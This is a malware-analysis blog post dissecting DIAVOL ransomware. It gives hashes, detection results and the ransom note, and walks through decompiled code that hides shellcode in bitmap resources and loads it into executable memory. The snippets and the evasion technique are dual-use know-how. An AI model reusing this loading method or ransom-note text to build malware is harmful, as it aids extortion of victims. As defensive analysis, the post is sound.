Diavol Ransomware

chuongdong.com/reverse engineering/2021/12/17/DiavolRansomware/

Chuong Dong

December 17, 2021

Reverse Engineering · 17 Dec 2021

Contents


Overview

This is my analysis for the **DIAVOL Ransomware**.

DIAVOL is a relatively new ransomware that uses a unique method with shellcode to launch its core functions and **RSA** to encrypt files.

The malware contains a hard-coded configuration that stores informations such as files to encrypt and **RSA** public key, but it can also requests these informations from the threat actor's remote server.

Unlike most major ransomware, this new malware's encryption scheme is relatively slow due to its recursive method for file traversal.



All your files are encrypted!

For more information see README-FOR-DECRYPT.txt

Figure 1: DIAVOL Post-Infection.

IOCS


Huge shout-out to Curated Intelligence for providing this sample.

The analyzed sample is a 64-bit Windows executable.

MD5: f4928b5365a0bd6db2e9d654a77308d7

SHA256: ee13d59ae3601c948bd10560188447e6faaeef5336dcd605b52ee558ff2a8588

Sample: MalwareBazaar



40
/ 66

Community Score

40 security vendors flagged this file as malicious

ee13d59ae3601c948bd10560188447e6faaeef5336dcd605b52ee558ff2a8588
CryptoLocker.exe

151.50 KB
Size

2021-10-18 08:23:31 UTC
2 months ago

EXE

64bits · assembly · checks-network-adapters · direct-cpu-clock-access · peexe · persistence · runtime-modules

DETECTION · DETAILS · RELATIONS · BEHAVIOR · COMMUNITY 7


Ad-Aware	Trojan.GenericKD.47184519	Alibaba	Ransom:Win32/generic.ali2000010
ALYac	Trojan.Ransom.CryptoLocker	Arcabit	Trojan.Generic.D2CFFA87
Avast	Win64:Trojan-gen	AVG	Win64:Trojan-gen
Avira (no cloud)	TR/AD.RansomHeur.tugmn	BitDefender	Trojan.GenericKD.47184519
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cylance	Unsafe
Cynet	Malicious (score: 99)	Cyren	W64/Trojan.NALC-1624
DrWeb	Trojan.MulDrop18.43992	Emsisoft	Trojan.GenericKD.47184519 (B)
eScan	Trojan.GenericKD.47184519	ESET-NOD32	A Variant Of Win64/Filecoder.Diavol.A

Figure 2: VirusTotal Result.

Ransom Note

The content of the default ransom note is stored in plaintext in **DIAVOL's** configuration. The malware can also request a ransom note from its remote server and override the default with that.

DIAVOL's ransom note filename is **README-FOR-DECRYPT.txt**.


README_FOR_DECRYPT.txt (~\Documents\Malicious) - GVIM
File Edit Tools Syntax Buffers Window Plugin Help
13,77 All

```
# What happened? #

Your network was ATTACKED, your computers and servers were LOCKED.

You need to buy decryption tool for restore the network.
Take into consideration that we have also downloaded data from your network that in case of not making payment will
be published on our news website.

# How to get my files back? #

1. Download Tor Browser and install it.
2. Open the Tor Browser and visit our website - https://<REDACTED>.onion/<REDACTED>/<REDACTED>

Tor Browser may be block in your country or corporate network. Try to use Tor over VPN!
```


Figure 3: DIAVOL's Ransom Note.

Static Code Analysis

Anti-Analysis: Launching Functions with Shellcode

For anti-analysis, **DIAVOL** loads shellcode containing its core functions into memory and executes it dynamically, which makes static analysis a bit harder.


First, the malware calls **VirtualAlloc** to allocate two memory buffers to later load these shellcodes in.



```
SHELLCODE_FUNC_BUFFER = VirtualAlloc(0i64, 0x8000ui64, 0x3000u, 0x40u);
shellcode_func_buffer_2 = VirtualAlloc(0i64, 0x1000ui64, 0x3000u, 0x40u);
shellcode_func_buffer = SHELLCODE_FUNC_BUFFER;
SHELLCODE_FUNC_BUFFER_2 = shellcode_func_buffer_2;
```

Figure 4: Allocating Shellcode Buffers.

When **DIAVOL** wants to execute a certain functionality, it calls a function to load the shellcode into memory and executes a **call** instruction to transfer control to the shellcode.




```
diavol_genbotid_struct.RSA_CRYPT_BUFF = (__int64)&RSA_CRYPT_BUFF;
diavol_genbotid_struct.bot_ID = 0i64;
diavol_genbotid_struct.victim_ID = 0i64;
diavol_genbotid_struct.rand = rand;
curr_time = time64(0i64);
srand(curr_time);
load_resource_function(a1, L"GENBOTID", 0);
log_to_file(L"=========== GENBOTID begin");
shellcode_func_buffer(GetProcAddress, &diavol_genbotid_struct);
log_to_file(L"=========== GENBOTID end");
```

Figure 5: Loading & Executing Shellcode.

First, to load shellcode into memory, **DIAVOL** extracts the bitmap image corresponds to the given resource name by calling **LoadBitmapW**, **CreateCompatibleDC**, **SelectObject**, and **GetObjectW**.


Next, it calls **GetDIBits** to retrieve the bits of the bitmap image and copies them into the shellcode buffer as a DIB.



```
BitmapW = LoadBitmapW(curr_module, resource_name);
CompatibleDC = CreateCompatibleDC(0i64);
SelectObject(CompatibleDC, BitmapW);          // extract bitmap from resource section
GetObjectW(BitmapW, 32, pv);
bmi.bmiHeader.biWidth = v22;
bmi.bmiHeader.biSizeImage = 4 * cLines * v22;
shelllcode_buffer = *(&SHELLCODE_FUNC_BUFFER + v3);
bmi.bmiHeader.biSize = 40;
*&bmi.bmiHeader.biPlanes = 2097153i64;
bmi.bmiHeader.biHeight = cLines;
*&bmi.bmiHeader.biClrImportant = 0i64;
bmi.bmiHeader.biClrUsed = 0;
v9 = v3;                                      // loads the DIB's bits into shellcode buffer
GetDIBits(CompatibleDC, BitmapW, 0, cLines, shelllcode_buffer, &bmi, 0);
DeleteDC(CompatibleDC);
```

Figure 6: Loading Shellcode into memory.


Unlike normal shellcode, **DIAVOL's** don't manually walk the PEB to resolve its imports dynamically. The malware loads a "JPEG" with the same name in the resource section, extracts a list of imported functions with their corresponding DLL, and manually calls **LoadLibraryA** and **GetProcAddress** to resolve it for the shellcode. The resolved API addresses are stored at the end of the buffer, so the shellcode can make calls to those APIs using their exact offsets, which makes the loaded payload position-independent.



```
ResourceW = FindResourceW(curr_module, resource_name, L"JPEG");
Resource = LoadResource(curr_module, ResourceW);
resource_base = LockResource(Resource);        // load API lists from resource
LODWORD(API_addr) = SizeofResource(curr_module, ResourceW);
curr_res_ptr = *resource_base;
curr_API_name_ptr = resource_base + 4;
v16 = API_addr - 4;
if ( API_addr != 4 )
{
  do
  {
    library_handle = LoadLibraryA(curr_API_name_ptr);// manually resolve API's address
    API_addr = GetProcAddress(library_handle, curr_API_name_ptr + 32);
    v18 = curr_res_ptr;
    curr_API_name_ptr += 64;
    curr_res_ptr += 8;
    v19 = v16 == 64;
    v16 -= 64;
    *(*(&SHELLCODE_FUNC_BUFFER + shellcode_size) + v18) = API_addr;// append API's address to the end of shellcode
  }
  while ( !v19 );
```

Figure 7: Resolving API Addresses For Shellcode.


Below is the bitmap and the imported API list extracted from **Resource Hacker**.



```
0001D870 EA 0E 00 00 4B 45 52 4E 45 4C 33 32 2E 44 4C 4C     KERNEL32.DLL
0001D880 00 00 00 00 44 4B 5F 50 41 54 48 3D 43 3A 5C 56     DK_PATH=C:\V
0001D890 75 6C 6B 61 4C 6F 61 64 4C 69 62 72 61 72 79 57 ulkaLoadLibraryW
0001D8A0 00 30 00 56 53 31 30 30 43 4F 4D 4E 54 4F 4F 4C  0 VS100COMNTOOL
0001D8B0 53 3D 43 3A 4B 45 52 4E 45 4C 33 32 2E 44 4C 4C S=C:KERNEL32.DLL
0001D8C0 00 00 00 00 30 5C 43 6F 6D 6D 6F 6E 37 5C 54 6F     0\Common7\To
0001D8D0 6F 6C 73 5C 46 72 65 65 4C 69 62 72 61 72 79 00 ols\FreeLibrary
0001D8E0 4F 4C 53 3D 43 3A 5C 50 72 6F 67 72 61 6D 20 46 OLS=C:\Program F
0001D8F0 69 6C 65 73 4B 45 52 4E 45 4C 33 32 2E 44 4C 4C ilesKERNEL32.DLL
0001D900 00 00 00 00 73 5C 00 56 53 41 50 50 49 44 44 49     s\ VSAPPIDDI
0001D910 52 3D 43 3A 47 65 74 43 6F 6D 70 75 74 65 72 4E R=C:GetComputerN
0001D920 61 6D 65 41 00 38 36 29 5C 4D 69 63 72 6F 73 6F ameA 86)\Microso
0001D930 66 74 20 56 4B 45 52 4E 45 4C 33 32 2E 44 4C 4C ft VKERNEL32.DLL
0001D940 00 00 00 00 4E 41 4D 45 3D 64 65 76 65 6E 76 2E     NAME=devenv.
0001D950 65 78 65 00 4C 6F 63 61 6C 41 6C 6C 6F 63 00 00 exe LocalAlloc
0001D960 56 53 53 4B 55 45 44 49 54 49 4F 4E 3D 43 6F 6D VSSKUEDITION=Com
0001D970 6D 75 6E 69 41 44 56 41 50 49 33 32 2E 64 6C 6C muniADVAPI32.dll
0001D980 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001D990 00 00 00 00 47 65 74 55 73 65 72 4E 61 6D 65 41     GetUserNameA
0001D9A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001D9B0 00 00 00 00 4B 45 52 4E 45 4C 33 32 2E 44 4C 4C     KERNEL32.DLL
0001D9C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001D9D0 00 00 00 00 4C 6F 63 61 6C 46 72 65 65 00 00 00     LocalFree
0001D9E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001D9F0 00 00 00 00
```

Figure 8: DIAVOL Resource Section.


Because each shellcode should be position-independent, we can simply load it into IDA for static analysis after extraction. However, the API addresses won’t make sense when IDA loads the shellcode because they are relative to where the DLLs are in the malware’s memory.



```
seg000:0000000000000ECD                 mov     [rsp+238h+var_1E0], rax
seg000:0000000000000ED2                 mov     rax, [rsp+238h+var_1F0]
seg000:0000000000000ED7                 inc     rax
seg000:0000000000000EDA                 mov     [rsp+238h+var_1F0], rax
seg000:0000000000000EDF                 jmp     short loc_EA4
seg000:0000000000000EE1 ; ---------------------------------------------------------------------------
seg000:0000000000000EE1
seg000:0000000000000EE1 loc_EE1:                                ; CODE XREF: sub_0+EAF↑j
seg000:0000000000000EE1                 add     rsp, 230h
seg000:0000000000000EE8                 pop     rdi
seg000:0000000000000EE9                 retn
seg000:0000000000000EE9 sub_0           endp
seg000:0000000000000EE9
seg000:0000000000000EE9 ; ---------------------------------------------------------------------------
seg000:0000000000000EEA qword_EEA       dq 7FFE1E57FEE0h        ; DATA XREF: sub_0+1D9↑r
seg000:0000000000000EEA                                         ; sub_0+30C↑r
seg000:0000000000000EF2 qword_EF2       dq 7FFE1E57C7D0h        ; DATA XREF: sub_0+22A↑r
seg000:0000000000000EF2                                         ; sub_0+357↑r
seg000:0000000000000EFA qword_EFA       dq 7FFE1E57A300h        ; DATA XREF: sub_0+24B↑r
seg000:0000000000000EFA                                         ; sub_0+298↑r
seg000:0000000000000F02 qword_F02       dq 7FFE1E5784C0h        ; DATA XREF: sub_0+27A↑r
seg000:0000000000000F02                                         ; sub_0+2E3↑r ...
seg000:0000000000000F0A qword_F0A       dq 7FFE1DC57E40h        ; DATA XREF: sub_0+2B9↑r
seg000:0000000000000F0A                                         ; sub_0+301↑r
seg000:0000000000000F12 qword_F12       dq 7FFE1E577B60h        ; DATA XREF: sub_0+E76↑r
seg000:0000000000000F12                                         ; sub_0+E84↑r
seg000:0000000000000F1A                 align 20h
seg000:0000000000000F20                 dq 0E1Ch dup(0)
seg000:0000000000000F20 seg000          ends
seg000:0000000000000F20
```

Figure 9: Loading Shellcode Into IDA.

To fix this, we just need to rename the API addresses in the order that they appear in the corresponding JPEG resource. After renaming, the shellcode should be decompiled correctly, and we can begin our static analysis on it.



```
v7[7] = 108;
v7[8] = 108;
v7[9] = 0;
strcpy(v6, "CoCreateGuid");
v18 = 0;
v71 = 0i64;
lpBuffer = 0i64;
